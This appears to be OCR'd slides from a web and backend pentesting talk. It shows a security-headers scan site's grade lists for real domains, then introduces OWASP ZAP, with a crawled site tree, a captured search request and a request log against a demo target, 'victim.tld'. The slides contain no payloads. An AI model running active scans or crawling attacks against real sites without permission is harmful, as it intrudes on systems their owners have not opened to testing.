
Hostname: Submit

[✓] Do not show the results on the boards

Recently Seen	Recent Best		Recent Worst	
ratproxy.com	pypi.python.org	A+	www.uff.net	F
vpn.nationstrust.com	ncpaws.org	A	www.pioneerowo.pl	T
www.ballina.nsw.gov.au	webintensive.com	A	kravmaga-explode.com	T

CHRISTIAN SCHNEIDER

Online Security Headers Scan



[✓] Hide results [✓] Follow redirects

Grand Totals

A+	367,941
A	2,825,626
B	987,858
C	334,883
D	1,149,923
E	1,075,495
F	4,001,929
R	1,282,477
Total	12,026,132

Recent Scans

www.comptoirsecu.f...	A
api.scentregroup.i...	B
login.florius.nl	A
www.bosch-do-it.de	F
www.dahlstiernska....	A+
fysioklinikencity....	F
www.eurosport.fr	B
www.edp.pt	A
amr-lin1-extranet....	D

Hall of Fame

www.comptoirsecu.f...	A
login.florius.nl	A
www.dahlstiernska....	A+
www.edp.pt	A
highactions.highco...	A
d1gnccsbbs98o6.clo...	A
fated.org	A
highgate.highco.be	A
cdn.marie.club	A+

Hall of Shame

www.bosch-do-it.de	F
fysioklinikencity....	F
promolife.be	F
www.citigroup.com	F
898bell.com	F
www.onemorepixel.b...	F
appitravels.com	F
www.greenbananas.b...	F
shop.deutscherimke...	F

A scotthelme.co.uk project - CC-BY-SA 4.0

Sponsored by Sophos

CHRISTIAN SCHNEIDER

WEB/BACKEND PENTESTING

Attacking on the web layer…

CHRISTIAN SCHNEIDER

Web/Backend Scanning

OWASP ZAP


https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is the Pentester's IDE

- **Passive Scanning** (Proxy / Spider)
- **Active Scanning** (Proxy / Spider)
- **Intercepting Proxy** (HTTP & HTTPS)
- **Spider** (classic & AJAX)
- Fuzzing
- Extensible via Plugins
- Highly scriptable
- Headless mode & REST-API available

CHRISTIAN SCHNEIDER

ZAP is the Pentester's IDE




```
Sites
  http://victim.tld:8080
    GET:marathon
    marathon
      GET:PhotoLoader(photo)
      css
      GET:showMarathons.do;jsessionid=C7BDECD3AC1B68A2CBDDDEC16F64FA9D
      images
      js
      POST:searchRunner.do(searchTerm)
      GET:showRunner.do(runner)
```

```
POST http://victim.tld:8080/marathon/searchRunner.do HTTP/1.1
Host: victim.tld:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:32.0) Gecko/20100101
Firefox/32.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
DNT: 1
Referer:
http://victim.tld:8080/marathon/showMarathons.do;jsessionid=C7BDECD3AC1B68A2CBDDDEC1
6F64FA9D
Cookie: JSESSIONID=C7BDECD3AC1B68A2CBDDDEC16F64FA9D
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded

searchTerm=Lars
```

```
1   GET   http://victim.tld:8080/marathon                                                        302 Found  220ms
3   GET   http://victim.tld:8080/marathon/                                                       200 OK     106ms   Script, SetCookie
4   GET   http://victim.tld:8080/marathon/css/style.css                                          200 OK      12ms
7   GET   http://victim.tld:8080/marathon/showMarathons.do;jsessionid=C7BDECD3AC1B68A2CBDDDEC16F64FA9D  200 OK  472ms  Form, Script, Comment
10  GET   http://victim.tld:8080/marathon/js/tellAFriend.js                                      200 OK      10ms
14  POST  http://victim.tld:8080/marathon/searchRunner.do                                        200 OK      68ms   Script
15  GET   http://victim.tld:8080/marathon/showRunner.do?runner=20                                200 OK      50ms   Script
16  GET   http://victim.tld:8080/marathon/PhotoLoader?photo=default.png                          200 OK      32ms
```

ZAP Quick-Start Mode

- "Quick-Start Mode" - useful for **public parts only** (i.e. no login)
- Just enter URL and let ZAP actively crawl and attack the website *(permission required of course)*



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

